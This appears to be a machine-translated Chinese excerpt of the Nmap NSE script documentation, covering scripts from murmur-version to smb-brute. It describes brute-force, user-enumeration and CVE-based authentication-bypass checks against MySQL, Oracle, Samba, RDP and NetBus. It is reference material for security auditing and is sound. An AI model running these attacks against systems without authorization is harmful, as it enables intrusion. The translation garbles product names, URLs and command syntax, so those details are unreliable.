单个探测器将报告服务器版本、当前用户数、服务器上允许的最大用户数以及用于语音通信的带宽。它被Mumble客户端用来ping已知的Mumble服务器。

由于多次不正确的握手(Nmap服务探测),运行服务检测的IP地址很可能被目标杂音服务器暂时禁止。此禁令使通过TCP识别服务在实践中变得不可能,但不影响此脚本使用的UDP探测。

由于以前的服务探测连接会影响服务器,因此在执行TCP服务扫描时,可能会获得损坏的用户计数(通常为+1)。

见<http://mumble.sourceforge.net/Protocol>.

输出

港口国服务版本

64740/tcp开放杂音1.2.4(控制端口;用户:35;麦克斯。用户:100人;带宽:72000 b/s)

64740/udp开放杂音1.2.4(语音端口;用户:35;麦克斯。用户:100人;带宽:72000 b/s)

<https://nmap.org/nsedoc/scripts/murmur-version.html>

### **mysql-audit**

根据CIS MySQL 1.0.2基准的部分内容审核MySQL数据库服务器安全配置(通过创建适当的审核文件,该引擎可用于其他MySQL审核)。

### **mysql-brute**

对MySQL执行密码猜测。

### **mysql-databases**

尝试列出MySQL服务器上的所有数据库。

### **mysql-dump-hashes**

从MySQL服务器转储密码哈希,格式适合开膛手约翰等工具破解。需要适当的数据库权限(根)。

用户名和密码参数优先于MySQL-broad和mysql-empty-password脚本发现的凭据。

### **mysql-empty-password**

检查MySQL服务器的根或匿名密码是否为空。

### **mysql-enum**

使用组态王发现并发布的错误对MySQL服务器执行有效用户枚举(<http://sec list . org/full discovery/2012/Dec/9>)。

当使用4.x和更早版本的旧身份验证机制时,由于登录期间的消息不同,服务器5.x版本容易受到用户枚举攻击。

### **mysql-info**

连接到一个MySQL服务器,并打印协议和版本号、线程ID、状态、功能和密码等信息。

如果执行了服务检测，并且服务器似乎正在阻止我们的主机，或者由于连接太多而被阻止，则该脚本不会运行(请参见portrule)。

### **mysql-query**

对MySQL数据库运行查询，并以表格的形式返回结果。

### **mysql-users**

尝试列出MySQL服务器上的所有用户。

### **mysql-variables**

尝试在MySQL服务器上显示所有变量。

### **mysql-vuln-cve2012-2122**

试图通过利用CVE2012-2122绕过MySQL和MariaDB服务器中的身份验证。如果有漏洞，它还会尝试转储MySQL用户名和密码哈希。

5.1.61、5.2.11、5.3.5、5.5.22之前的所有MariaDB和MySQL版本都有漏洞，但漏洞利用取决于memcmp()是否返回-128以外的任意整数..127范围。

“当用户连接到MariaDB/MySQL时，会计算一个令牌(通过密码和随机加扰字符串获得的SHA)，并与预期值进行比较。由于不正确的转换，即使memcmp()返回了非零值，令牌和预期值也可能被认为是相等的。在这种情况下，即使密码不正确，MySQL/MariaDB也会认为它是正确的。因为该协议使用随机字符串，命中该错误的概率约为1/256。这意味着，如果一个人知道要连接的用户名(并且“根”几乎总是存在)，她可以通过重复连接尝试来使用任意密码进行连接。大约300次尝试只需要几分之一秒，所以基本上帐户密码保护几乎不存在。”

原始公共咨询:

<http://seclists.org/oss-sec/2012/q2/493>

关于这个话题的有趣帖子:

<https://community.rapid7.com/community/metasploit/blog/2012/06/11/CVE-2012-2122-a-悲惨地-喜剧-安全-漏洞-mysql>

### **nat-pmp-info**

使用NAT端口映射协议(NAT-PMP)获取路由器的广域网IP。NAT-PMP协议受到多种路由器的支持，包括:

- Apple AirPort Express
- Apple AirPort Extreme
- Apple Time Capsule
- DD-WRT
- OpenWrt v8.09 or higher, with MiniUPnP daemon
- pfSense v2.0
- Tarifa (firmware) (Linksys WRT54G/GL/GS)
- Tomato Firmware v1.24 or higher. (Linksys WRT54G/GL/GS and many more)
- Peplink Balance

### **nat-pmp-mapport**

使用NAT端口映射协议(NAT-PMP)，将路由器上的WAN端口映射到客户端上的本地端口。它支持以下操作:

将路由器上的新外部端口映射到请求IP的内部端口

取消映射-取消映射请求IP的先前映射的端口

取消映射-取消映射请求IP的所有先前映射的端口

### **nbd-info**

显示来自NBD服务器的协议和阻止设备信息。

网络块设备协议用于通过TCP发布块设备。此脚本连接到NBD服务器，并尝试下拉导出的块设备列表及其详细信息

更多信息:

<http://github.com/NetworkBlockDevice/NBD/blob/master/doc/proto.MD>

### **nbstat**

尝试检索目标的网络基本输入输出系统名称和媒体访问控制地址。

默认情况下，脚本显示计算机名称和登录用户；如果显示详细信息，它会显示系统认为它拥有的所有名称。

### **ncp-enum-users**

从Novell NetWare核心协议(NCP)服务中检索所有电子目录用户的列表。

### **ncp-serverinfo**

检索电子目录服务器信息(操作系统版本、服务器名称、装载等。)从Novell NetWare核心协议(NCP)服务。

### **ndmp-fs-info**

通过使用网络数据管理协议(ndmp)查询远程设备，列出远程文件系统。NDMP协议旨在NAS设备和备份设备之间传输数据，消除了数据通过备份服务器的需要。已知以下产品支持该协议:

- Amanda
- Bacula
- CA Arcserve
- CommVault Simpana
- EMC Networker
- Hitachi Data Systems
- IBM Tivoli
- Quest Software Netvault Backup
- Symantec Netbackup
- Symantec Backup Exec

### **ndmp-version**

从远程网络数据管理协议(ndmp)服务中检索版本信息。NDMP协议旨在NAS设备和备份设备之间传输数据，消除了数据通过备份服务器的需要。已知以下产品支持该协议:

- Amanda
- Bacula
- CA Arcserve
- CommVault Simpana
- EMC Networker
- Hitachi Data Systems
- IBM Tivoli
- Quest Software Netvault Backup
- Symantec Netbackup
- Symantec Backup Exec

### **nessus-brute**

使用NTP 1.2协议对Nessus漏洞扫描守护程序执行强力密码审核。

### **nessus-xmlrpc-brute**

使用XMLRPC协议对Nessus漏洞扫描守护程序执行强力密码审核。

## **netbus-auth-bypass**

检查NetBus服务器是否容易受到身份验证绕过漏洞的攻击，该漏洞允许在不知道密码的情况下进行完全访问。

例如，任何人都可以访问运行在本地主机上的TCP端口12345上的具有此漏洞的服务器。攻击者可以简单地建立到服务器的连接(ncat -C 127.0.0.1 12345)，并通过键入密码登录到服务；1；进入控制台。

## **netbus-brute**

对Netbus后门(“远程管理”)服务执行强力密码审核。

## **netbus-info**

打开到NetBus服务器的连接，并提取有关主机和NetBus服务本身的信息。

提取的主机信息包括正在运行的应用程序列表和主机音量设置。

提取的服务信息包括其访问控制列表(acl)、服务器信息和设置。acl是允许访问服务的IP地址列表。服务器信息包含有关服务器安装路径、重启持久性、运行服务器的用户帐户以及连接的NetBus客户端数量的详细信息。设置信息包含配置详细信息，如服务TCP端口号、流量日志设置、密码、用于接收登录通知的电子邮件地址、用于发送通知的电子邮件地址以及用于通知传递的smtp服务器。

## **netbus-version**

扩展版本检测以检测NetBuster，一种模仿NetBus的蜜罐服务。

## **nexpose-brute**

使用API 1.1对网络漏洞扫描程序执行强力密码审核。

由于Nexpose应用程序在4次不正确的登录尝试后强制执行帐户锁定，脚本默认情况下只执行3次猜测。这可以通过提供一个不同的值或者0(零)来猜测整个字典来改变。

## **nfs-ls**

试图从NFS出口获得有关文件的有用信息。输出旨在类似于ls的输出。

该脚本从枚举和装载远程NFS导出开始。之后，它对每个挂载点执行一个NFS GETATTR过程调用，以获取其ACL。对于每个装载的目录，脚本将尝试列出其文件条目及其属性。

因为结果中显示的文件属性是GETATTR、READDIRPLUS和类似过程的结果，所以这些属性是本地文件系统的属性。

这些访问权限仅在NFSv3中显示:

读取:从文件中读取数据或读取目录。

查找:在目录中查找名称

(对于非目录对象没有意义)。

修改:重写现有文件数据或修改现有文件数据  
目录条目。

扩展:写入新数据或添加目录条目。

删除:删除现有的目录条目。

执行:执行文件(对目录没有意义)。

递归列表未实现。

## **nfs-showmount**

显示NFS出口，如showmount -e命令。

## **nfs-statfs**

从远程NFS共享中检索磁盘空间统计信息和信息。输出旨在类似于df的输出。

如果使用的版本是NFSv3，该脚本将提供远程NFS的路径配置信息。

### nje-node-brute

z/操作系统JES网络作业入口(NJE)目标节点名称强力。

NJE节点通信由OHOST和RHOST组成。进行握手时，两个字段都必须存在。该脚本试图确定目标系统的NJE节点名称。

为了启动NJE，客户机发送一个33字节的记录，包含记录类型、主机名(RHOST)、IP地址(RIP)、目标(OHOST)、目标IP (OIP)和1字节响应值(R)，如下所示：

```
0 1 2 3 4 5 6 7 8 9 A B C D E F
+-+--+--+--+--+--+--+--+--+--+
|类型| RHOST |
+-+--+--+--+--+--+--+--+--+--+
| RIP | OHOST | OIP
+-+--+--+--+--+--+--+--+--+--+
| R
+-+--+
```

类型:在EBCDIC中，可以是“打开”、“确认”或“不确认”，用空格填充，形成8个字节。该脚本总是发送“OPEN”类型。

RHOST:启动连接的本地机器的节点名称。设置为“FAKE”。

RIP:本地系统IP地址的十六进制值。设置为“0.0.0.0”

OHOST:被枚举以确定目标NJE节点名称的值。

OIP:目标系统的十六进制IP地址。设置为“0.0.0.0”。

答:回应。如果OHOST错误，NJE将发送0x01的“R”，如果OHOST正确，发送0x04的“R”。

默认情况下，该脚本将尝试对大型机进行暴力攻击。如果提供了参数nje-node-broad . ohost，则该脚本将尝试对RHOST执行该操作，并将OHOST设置为提供给该参数的值。

由于大多数系统将只有一个OHOST名称，因此建议使用暴力的. firstly脚本参数。

### nje-pass-brute

z/OS JES网络作业条目(NJE)“我记录”密码破解程序。

在成功协商一个开放连接请求后，NJE要求发送一个被IBM称为“我的记录”的请求。该初始化记录有时可能需要密码。该脚本为NJE连接提供了一个有效的OHOST/RHOST，强制输入密码。

大多数系统只有一个密码，建议使用暴力。仅第一脚本参数。

### nntp-ntlm-info

此脚本枚举来自启用了NTLM身份验证的远程NNTP服务的信息。

发送带有空凭据的NNTP-NTLM身份验证请求将导致远程服务以NTLMSSP消息进行响应，该消息披露了包括网络基本输入输出系统、域名系统和操作系统内部版本在内的信息。

### nping-brute

对Nping Echo服务执行强力密码审核。

见<https://nmap.org/book/nping-man-echo-mode.html>回声模式文件。

### nrpe-enum

查询Nagios远程插件执行器(NRPE)守护进程，以获取诸如平均负载、进程计数、登录用户信息等信息。

该脚本尝试执行已启用的命令的常用列表。不支持用户提供的参数。

### **ntp-info**

从NTP服务器获取时间和配置变量。我们发送两个请求:一个时间请求和一个“读取变量”(操作码2)控制消息。没有冗长，脚本显示时间和版本、处理器、系统、refid和地层变量的值。冗长，显示所有变量。

协议文件见RFC 1035和网络时间协议第4版参考和实施指南。

### **ntp-monlist**

获取并打印NTP服务器的监控数据。

监控数据是最近使用的(MRU)与目标有NTP关联的列表。每条记录包含主机发送到目标的最新NTP数据包的信息，包括源地址和目的地址以及数据包的NTP版本和模式。利用这些信息，可以将相关主机分为服务器、对等机和客户机。

对等点命令也会发送到目标，响应中的对等点列表允许区分已配置的模式1对等点和行为类似于对等点的客户端(如Windows W32Time服务)。

关联主机进一步分为公共主机和私有主机。私有主机是指那些具有在公共互联网上不可路由的IP地址的主机，因此可以帮助形成目标所在的私有网络的拓扑结构。

monlist和peers命令显示的其他信息是与目标时钟同步的主机，以及向目标发送控制模式(6)和专用模式(7)命令的主机，管理员可以使用这些信息来执行NTP服务。

应该注意的是，NTP监视器数据的本质意味着由该脚本发送的模式7命令被目标记录(并且经常出现在这些结果中)。由于监视器数据是一个MRU列表，您可以通过发送一个看起来无害的客户端模式请求来覆盖模式7命令的记录。使用Nmap:Nmap-SU-pU:123-Pn-n-max-retries = 0 < target >可以轻松实现这一点。

注意:

响应monlist命令的监视器列表限于600个关联。

目标上可能未启用监控功能，在这种情况下，您可能会收到错误号4(无数据可用)。

对谁可以执行模式7命令可能有限制(例如，ntp.conf中的“限制无查询”

)在这种情况下，您可能不会收到回复。

此脚本不处理身份验证，预期身份验证信息的目标可能会以错误号3(格式错误)响应。

### **omp2-brute**

使用OMPV2对OpenVAS管理器执行强力密码审核。

### **omp2-enum-targets**

尝试从OpenVAS管理器服务器检索目标系统和网络列表。

该脚本使用提供的或以前破解的凭据在管理器上进行身份验证，并获取每个帐户的已定义目标列表。

如果设置了新的目标全局变量，这些目标将被添加到扫描队列中。

### **omron-info**

该NSE脚本用于向远程设备发送FINS数据包。该脚本将发送一个控制器数据读取命令，一旦收到响应，它将验证这是对所发送命令的正确响应，然后解析出数据。

### **openlookup-info**

解析并显示OpenLookup(网络键值存储)服务器的横幅信息。

### **openvas-otp-brute**



使用OTP 1.0协议对OpenVAS漏洞扫描程序守护程序执行强力密码审核。

### **openwebnet-discovery**

OpenWebNet是Bticino自2000年以来开发的一种通信协议。检索设备标识信息和连接的设备数量。

参考:

<http://www.mypen-legrand.com/solution-gallery/openweb-net/>

[http://www.pimythome.org/wiki/index.php/OWN\\_OpenWebNet\\_Language\\_Reference](http://www.pimythome.org/wiki/index.php/OWN_OpenWebNet_Language_Reference)

### **oracle-brute-stealth**

利用CVE-2012-3137漏洞，这是甲骨文O5LOGIN认证方案的一个弱点。该漏洞存在于Oracle 11g R1/R2，允许将会话密钥链接到密码哈希。当作为有效用户启动身份验证尝试时，服务器将使用会话密钥和salt进行响应。一旦收到，脚本将断开连接，从而不记录登录尝试。然后，会话密钥和salt可以用来强行破解用户密码。

### **oracle-brute**

对甲骨文服务器执行强力密码审核。

在默认模式下运行时，它会根据常见的Oracle用户名和密码列表执行审核。可以通过提供参数Oracle-broad . node fault来更改模式，此时脚本将使用Nmap提供的用户名和密码列表。自定义用户名和密码列表可以使用userdb和passdb参数提供。默认凭据列表也可以通过使用broad . cred file参数来更改。在提供userdb或passdb参数的情况下，脚本假定它应该在nodefault模式下运行。

在现代版本的甲骨文密码猜测速度下降后，几次猜测，并保持缓慢，由于连接节流。

警告:在锁定帐户之前，脚本不会试图发现可以猜测的数量。因此，运行此脚本可能会导致数据库服务器上的大量帐户被锁定。

### **oracle-enum-users**

尝试针对未修补的Oracle 11g服务器枚举有效的Oracle用户名(此错误已在Oracle 2009年10月的关键修补程序更新中修复)。

### **oracle-sid-brute**

根据TNS侦听器猜测Oracle实例/样本号名称。

如果oraclesids脚本参数未用于指定备用文件，将使用默认的oraclesids文件。使用Oracle-sid文件的许可证由作者Alexander Kornbrust授予(<http://seclists.org/nmap-dev/2009/Q4/645>)。

### **oracle-tns-version**

从一个Oracle TNS侦听器中解码VSNNUM版本号。

### **ovs-agent-version**

通过对HTTP GET请求和XML-RPC方法调用的指纹响应来检测Oracle虚拟服务器代理的版本。

虚拟服务器代理的2.2版返回一个独特的字符串来响应一个HTTP GET请求。但是，3.0和3.0.1版返回的一般响应与任何其他BaseHTTP/SimpleXMLRPCServer类似。版本2.2和3.0响应系统返回一个独特的错误消息

然而，这并不能区分两个版本。版本3.0.1向system.listMethods返回一个不同于版本2.2和3.0的响应。因此我们采用了以下策略:(1。)发送获取请求。如果返回2.2版字符串，则返回“2.2”。(2。)发送一个system.listMethods方法调用。如果返回错误，根据错误的具体格式返回“3.0”或“3.0.1”。

### **p2p-conficker**

检查主机是否感染了Conficker。c或更高，基于Conficker的对等通信。

当Conficker.c或更高版本感染一个系统，它打开四个端口:两个TCP和两个UDP。这些端口是随机的，但以当前周和受感染主机的IP作为种子。通过确定算法，可以检查这四个端口是否打开，并可以探测它们以获取更多数据。

一旦找到开放端口，就可以使用Conficker的定制对等协议启动通信。如果收到有效的响应，则表明发现了有效的Conficker感染。

该检查在多宿主或多宿主系统上无法正常工作，因为开放端口将基于非公共的IP。参数checkall告诉Nmap尝试与每个打开的端口进行通信(很像版本检查)，而参数realip告诉Nmap将其端口生成基于给定的ip地址，而不是实际的IP地址。

默认情况下，这将运行在标准窗口端口打开的系统上(445、139、137)。无论哪个端口打开，参数checkall和checkconficker都将执行检查，有关更多信息，请参见args部分。

注意:在使用这个脚本之前，确保你的时钟是正确的(在一周内)！

该脚本的大部分研究是由赛门铁克安全响应中心完成的，一些研究是从公共来源获得的(最值得注意的是端口黑名单是由大卫·费菲尔德发现的)。非常感谢所有做出贡献的人！

## 使用

#针对看似是Windows的主机运行脚本

```
nmap -script p2p-conficker, smb-os-discovery, SMB-check-vulns-script-args = safe = 1-T4-vv-p445 <主机>  
sudo nmap-sU-Ss-script P2P-confi cker, smb-os-discovery, sm b-check-vulns-script-args = safe = 1-vv-T4-p  
U:137, T:139 <主机>
```

#针对所有活动主机运行脚本(推荐)

```
nmap -p139, 445 -vv -script p2p-conficker, smb-os-discovery, SMB-check-vulns-script-args = checkconfi  
cker = 1, safe=1 -T4 <主机>
```

#对所有65535个端口运行脚本(慢)

```
nmap -script p2p-conficker, smb-os-discovery, SMB-check-vulns-p-script-args = check all = 1, safe=1 -vv -  
T4 <host >
```

#基于不同ip地址(已命名)的基本检查

```
nmap -script p2p-conficker, SMB-OS-discovery-p445-script-args = realip = \ " 192 . 168 . 1 . 65 \ "-vv-T4 <主  
机>
```

## path-mtu

执行到目标主机的简单路径MTU发现。

TCP或UDP数据包被发送到主机，同时设置了DF(不分段)位和不同的数据量。如果收到“需要ICMP分段”，或者在重新传输后没有收到回复，则数据量会降低，并发送另一个数据包。这种情况一直持续到(假设没有错误发生)收到来自最终主机的回复，表明数据包到达主机时没有被分段。

并非所有的MTU都是为了不花费太多时间或网络资源而尝试的。目前，相对较短的MTU列表包含了RFC 1191“路径MTU发现”中表7-1的稳定值。使用这些值会显著减少MTU搜索空间。除此之外，这个列表很少被完整遍历，因为：

将输出接口的MTU用作起点，并且

当发送“不能分段”消息的中间路由器包括它的下一跳MTU时(如RFC 1191中所述和RFC 1812所要求的)，我们可以跳下列表

## pcanywhere-brute

根据pcAnywhere远程访问协议执行强力密码审核。

由于协议的某些限制，一次只能执行一个线程。猜测到有效的登录对后，脚本会等待一段时间，直到服务器再次可用。

## pcworx-info

该NSE脚本将向远程可编程逻辑控制器查询和解析pcworx协议。该脚本将发送一个初始请求包，一旦收到响应，它将验证这是对所发送命令的正确响应，然后解析出数据。PCWorx是凤凰城联系人的协议和程序。

<http://digitalbond.com>

### **pgsql-brute**

对PostgreSQL执行密码猜测。

### **pjl-ready-message**

在支持打印机作业语言的打印机上检索或设置就绪消息。这包括大多数在端口9100上监听的PostScript打印机。不带参数，显示当前就绪消息。使用pjl\_ready\_message脚本参数，显示旧的就绪消息，并将其更改为给定的消息。

### **pop3-brute**

试图通过猜测用户名和密码登录到一个POP3帐户。

### **pop3-capabilities**

检索POP3电子邮件服务器功能。

在RFC 2449中定义了持久性有机污染物3的能力。CAPA命令允许客户端询问服务器它支持什么命令，可能还有任何特定于站点的策略。除了支持的命令列表之外，给出服务器版本的IMPLEMENTATION字符串也是可用的。

### **pop3-ntlm-info**

此脚本枚举启用了NTLM身份验证的远程POP3服务的信息。

发送带有空凭据的POP3 NTLM身份验证请求将导致远程服务以NTLMSSP消息进行响应，该消息披露包括网络基本输入输出系统、域名系统和操作系统内部版本的信息。

### **pptp-version**

尝试从点对点隧道协议(PPTP)服务中提取系统信息。

### **puppet-naivesigning**

检测傀儡服务器上是否启用了简单签名。这使得攻击者能够创建任何证书签名请求并对其进行签名，从而允许他们冒充为傀儡代理。这可能会泄露代理的配置以及配置文件中的任何其他敏感信息。

该脚本利用傀儡HTTP API接口对请求进行签名。

该脚本已在3.8.5、4.10版上测试过。

参考:

[https://docs.puppet.com/puppet/4.10/SSL\\_auto\\_sign.html#security-implications-of-naive-auto-signing](https://docs.puppet.com/puppet/4.10/SSL_auto_sign.html#security-implications-of-naive-auto-signing)

### **qconn-exec**

尝试识别监听QNX QCONN守护程序是否允许未经身份验证的用户执行任意操作系统命令。

QNX是一个类似Unix的商业实时操作系统，主要针对嵌入式系统市场。QCONN守护程序是一个服务提供者，它为远程集成开发环境组件提供支持，例如分析系统信息。默认情况下，QCONN守护程序在端口8000上运行。

有关QNX QCONN的更多信息，请参见：

<http://www.QNX.com/developer/docs/6.3.0.SP3/中微子/utilities/q/qconn.html>

<http://www.fishnetsecurity.com/6labs/blog/pentesting-QNX-中微子-rtos>

<http://www.exploit-db.com/exploits/21520>

[http://metasploit.org/modules/exploit/UNIX/misc/QNX\\_qconn\\_exec](http://metasploit.org/modules/exploit/UNIX/misc/QNX_qconn_exec)

### **qscan**

重复探测主机上打开和/或关闭的端口，以获得每个端口的一系列往返时间值。这些值用于对统计上不同于其他组的端口集合进行分组。不同组(或“系列”)中的端口可能是由于网络机制造成的，如向网络地址转换后的机器转发端口。

为了将这些端口分成不同的系列，必须计算一些统计值。这些值包括每个端口往返时间的平均值和标准偏差。一旦记录了所有的时间并计算了这些值，学生的t-test将用于测试每个端口数据之间差异的统计显著性。往返时间在统计上相同的港口被归入同一个系列。

该脚本基于道格霍伊特的Qscan文档和Nmap补丁。

### **quake1-info**

从地震游戏服务器和其他使用相同协议的游戏服务器中提取信息。

Quake使用UDP数据包，由于源欺骗，可以用来放大拒绝服务攻击。对于每个请求，脚本都以比率的形式报告有效负载放大。使用的格式是响应字节/请求字节=比率

<http://www.gamers.org/dEngine/quake/QDP/qnp.html>

### **quake3-info**

从桂格3游戏服务器和其他使用相同协议的游戏服务器中提取信息。

### **quake3-master-getservers**

向Quake3风格的主服务器查询游戏服务器(除了Quake 3之外的许多游戏都使用相同的协议)。

### **rdp-enum-encryption**

确定RDP服务支持的安全层和加密级别。它通过循环使用所有现有的协议和密码来实现。在调试模式下运行时，脚本还会返回失败的协议和密码以及报告的任何错误。

这个脚本的灵感来自MWR的RDP密码检查器

### **rdp-ntlm-info**

此脚本枚举来自启用了CredSSP (NLA)身份验证的远程RDP服务的信息。

使用空凭据发送不完整的身份验证(NTLM)身份验证请求将导致远程服务以NTLMSSP消息进行响应，该消息披露包括网络基本输入输出系统、域名系统和操作系统内部版本的信息。

### **rdp-vuln-ms12-020**

检查机器是否易受MS12-020 RDP漏洞的攻击。

微软公告MS12-020修补了两个漏洞:解决终端服务器内部拒绝服务漏洞的CVE-2012-0152和修复远程桌面协议漏洞的CVE-2012-0002。两者都是远程桌面服务的一部分。

该脚本通过检查CVE-2012-0152漏洞来工作。如果未修补此漏洞，则假定CVE-2012-0002也未修补。这个脚本可以在不破坏目标的情况下进行检查。

工作方式如下:

发送一个用户请求。服务器用一个用户id(称之为A)和该用户的一个频道进行回复。

发送另一个用户请求。服务器用另一个用户id(称之为B)和另一个频道进行回复。

发送一个信道加入请求, 请求用户设置为A, 请求信道设置为B。如果服务器回复成功消息, 我们断定服务器易受攻击。

如果服务器易受攻击, 发送一个信道加入请求, 请求用户设置为B, 请求信道设置为B, 以防崩溃。

参考:

[http://TechNet . Microsoft . com/en-us/security/bulletin/ms12-020](http://TechNet.Microsoft.com/en-us/security/bulletin/ms12-020)

<http://support.microsoft.com/kb/2621440>

<http://zerodayinitiative.com/advisories/ZDI-12-044/>

[http://aluigi.org/adv/termdd\\_1-adv.txt](http://aluigi.org/adv/termdd_1-adv.txt)

原支票由王(sleepya)签发。

### **realvnc-auth-bypass**

检查VNC服务器是否易受RealVNC身份验证旁路攻击(CVE-2006-2369)。

### **redis-brute**

对Redis键值存储执行强力密码审核。

### **redis-info**

从Redis键值存储中检索信息(如版本号和体系结构)。

### **resolveall**

注意:该脚本已被- resolve-all替换

Nmap 7.70中的命令行选项

解析主机名并将每个地址(IPv4或IPv6, 取决于Nmap模式)添加到Nmap的目标列表中。这不同于Nmap的正常主机解析过程, 它只扫描为每个主机名返回的第一个地址(A或AAAA记录)。

该脚本将在主机名提供的任何目标上运行。还可以通过resolveall.hosts参数为其提供主机名。因为它通过IP地址添加新目标, 所以不会递归运行, 因为这些新目标不是由主机名提供的。它也不会添加与Nmap最初选择扫描的IP相同的IP。

### **reverse-index**

在扫描输出结束时创建反向索引, 显示哪些主机运行特定服务。这是Nmap列出每台主机上的服务的正常输出之外的额外输出。

### **rexec-brute**

针对经典的UNIX rexec(远程执行)服务执行强力密码审核。

### **rfc868-time**

从时间服务中检索日期和时间。

### **riak-http-info**

使用HTTP协议从Basho Riak分布式数据库中检索信息(如节点名称和体系结构)。

### **rlogin-brute**

针对经典的UNIX rlogin(远程登录)服务执行强力密码审核。该脚本必须在UNIX上以特权模式运行, 因为它必须绑定到低源端口号。

## **rmi-dumpregistry**

连接到远程RMI注册表，并尝试转储其所有对象。

首先，它试图确定在注册表中绑定的所有对象的名称，然后它试图确定关于对象的信息，例如超类和接口的类名。根据注册表的用途，这可能会提供关于服务的有价值的信息。例如，如果应用程序使用JMX (Java管理扩展)，您应该会看到一个名为“jmxconnector”的对象。

它还提供了关于对象位置的信息(在输出中用@<ip >:端口标记)。

有些应用程序会泄露类路径，这些类路径被脚本捕获到所谓的“自定义数据”中。

## **rmi-vuln-classloader**

测试Java rmiregistry是否允许类加载。rmiregistry的默认配置允许从远程URLs加载类，这可能导致远程代码执行。供应商(甲骨文/太阳)将其归类为设计功能。

基于mihi的原Metasploit模块。

## **rpc-grind**

对目标RPC端口进行指纹识别，以提取目标服务、RPC编号和版本。

该脚本通过从nmap-rpc文件向目标服务发送带有随机高版本不支持的数字的RPC空调用请求，并迭代RPC程序号，检查目标端口的答复。带有RPC接受状态2(远程不能支持版本)的回复意味着我们请求发送匹配的程序号，并且我们继续提取支持的版本。接受状态为RPC接受状态1(远程尚未导出程序)的回复意味着我们发送了不正确的程序号。任何其他被接受的状态都是不正确的行为。

## **rpcap-brute**

对WinPcap远程捕获守护程序(rpcap)执行强力密码审核。

## **rpcap-info**

连接到rpcap服务(通过WinPcap提供远程嗅探功能)并检索接口信息。该服务可以设置为需要或不需要身份验证，并且还支持IP限制。

## **rpcinfo**

连接到端口映射器并获取所有已注册程序的列表。然后它会打印出一个表格，包括(每个程序的)RPC程序号、支持的版本号、端口号和协议以及程序名。

## **rsa-vuln-roca**

检测易受铜匠返回攻击(ROCA)因子分解攻击的RSA密钥。

检查SSH主机密钥和SSL/TLS证书。检查需要对openssl NSE库进行最新更新。

参考:

[https://crocs.fi.muni.cz/public/papers/rsa\\_ccs17](https://crocs.fi.muni.cz/public/papers/rsa_ccs17)

## **rsync-brute**

根据rsync远程文件同步协议执行强力密码审核。

## **rsync-list-modules**

列出可用于rsync(远程文件同步)同步的模块。

## **rtsp-methods**

确定RTSP(实时流协议)服务器支持哪些方法。

## rtsp-url-brute

试图通过测试设备(如监控IP摄像头)上的公共路径来枚举RTSP媒体URL。

该脚本试图通过为字典中的每个网址发送一个描述请求来发现有效的RTSP网址。然后，它解析响应，并根据响应确定该网址是否有效。

## rusers

连接到rusersd RPC服务并检索已登录用户的列表。

## s7-info

列举西门子S7可编程逻辑控制器设备并收集其设备信息。这个脚本是基于Propositive Research和Scadastrangelove开发的PLCScan([http://code . Google . com/p/PLCScan/](http://code.google.com/p/PLCScan/))。该脚本旨在提供与Nmap内部的PLCScan相同的功能。由PLCScan收集的一些信息没有被移植；这个信息可以从接收到的数据包中解析出来。

感谢积极的研究，感谢德米特里·埃法诺夫创造了普乐斯坎

## samba-vuln-cve-2012-1182

检查目标计算机是否易受Samba堆溢出漏洞CVE-2012-1182的攻击。

Samba版本3.6.3和之前的所有版本都受到一个漏洞的影响，该漏洞允许远程代码作为匿名连接的“根”用户执行。

CVE-2012-1182标记了位于基于PIDL的自动生成代码中的多个堆溢出漏洞。该检查脚本基于ZDI的PoC，标记为ZDI-CAN-1503。该漏洞存在于ndr\_pull\_lsa\_SidArray函数中，在该函数中，攻击者处于num\_sids的控制之下，并且可能导致分配的内存不足，从而导致堆缓冲区溢出和远程代码执行的可能性。

脚本构建了一个恶意数据包，并发出了一个触发该漏洞的SAMR GetAliasMembership调用。在易受攻击的系统上，连接被断开，结果是“5次尝试后未能接收字节”。在打了补丁的系统上，samba抛出一个错误，结果是“MSRPC调用返回了一个错误(数据包类型)”。

参考:

[https://bugzilla.samba.org/show\\_bug.cgi?id=8815](https://bugzilla.samba.org/show_bug.cgi?id=8815)

<http://www.samba.org/samba/security/CVE-2012-1182>

## servicetags

尝试提取系统信息(操作系统、硬件等。)从太阳服务标签服务代理(UDP端口6481)。

基于协议规范，见[http://arc . opensolaris . org/case log/PSARC/2006/638/stdiscover \\_ protocol v2 . pdf](http://arc.opensolaris.org/case-log/PSARC/2006/638/stdiscover_protocol_v2.pdf)

## shodan-api

为给定的目标查询Shodan应用编程接口，并产生类似于-sV nmap扫描的输出。ShodanAPI键可以用“API key”脚本参数设置，也可以硬编码在.nse文件本身。您可以从<https://developer.shodan.io>获取免费密钥

N.如果你想让这个脚本完全被动地运行，确保包含-sn -Pn -n标志。

## sip-brute

对会话启动协议(SIP)帐户执行强力密码审核。该协议通常与网络电话会话相关联。

## sip-call-spoof

欺骗呼叫到一个SIP电话，并检测目标采取的行动(忙、拒绝、挂断等。)



这是通过向目标手机发送虚假的sip邀请请求并检查响应来实现的。状态代码为180的响应表示电话正在振铃。脚本等待下一个响应，直到超时或收到特殊响应。特殊响应包括:忙(486)、拒绝(603)、超时(408)或挂断(200)。

### **sip-enum-users**

枚举一个SIP服务器的有效扩展(用户)。

该脚本通过向具有指定扩展名的服务器发送REGISTER SIP请求并检查响应状态代码来了解扩展名是否有效。如果响应状态代码是401或407，这意味着扩展是有效的，需要验证。如果响应状态代码是200，这意味着扩展存在并且不需要任何认证，而403响应状态代码意味着扩展存在但是禁止访问。为了跳过误报，脚本首先发送一个随机扩展的REGISTER请求，并检查响应状态代码。

### **sip-methods**

枚举一个SIP服务器允许的方法(邀请、选项、订阅等。)

该脚本的工作原理是向服务器发送一个OPTION请求，并在响应中检查允许头的值。

### **skypev2-version**

检测Skype版本2服务。

### **smb-brute**

尝试通过中小企业猜测用户名/密码组合，存储发现的组合以供其他脚本使用。将尽一切努力获取有效的用户列表，并在实际使用之前验证每个用户名。当发现用户名时，除了打印之外，它还保存在Nmap注册表中，以便其他Nmap脚本可以使用它。这意味着，如果您要运行smb-broad . NSE，您应该运行您想要的其他SMB脚本。这以不区分大小写的方式检查密码，在找到密码后确定大小写，适用于Vista之前的Windows版本。

该脚本专门针对安全审计员或渗透测试员。布兰登·恩莱特(Brandon Enright)提出的一个使用例子是，将SMB-broad . NSE连接到Conficker蠕虫使用的用户名和密码数据库(密码列表可以在<http://www.skullsecurity.org/wiki/index.php/Passwords>和其他地方找到)。然后，扫描网络，发现所有可能被Conficker感染的系统。

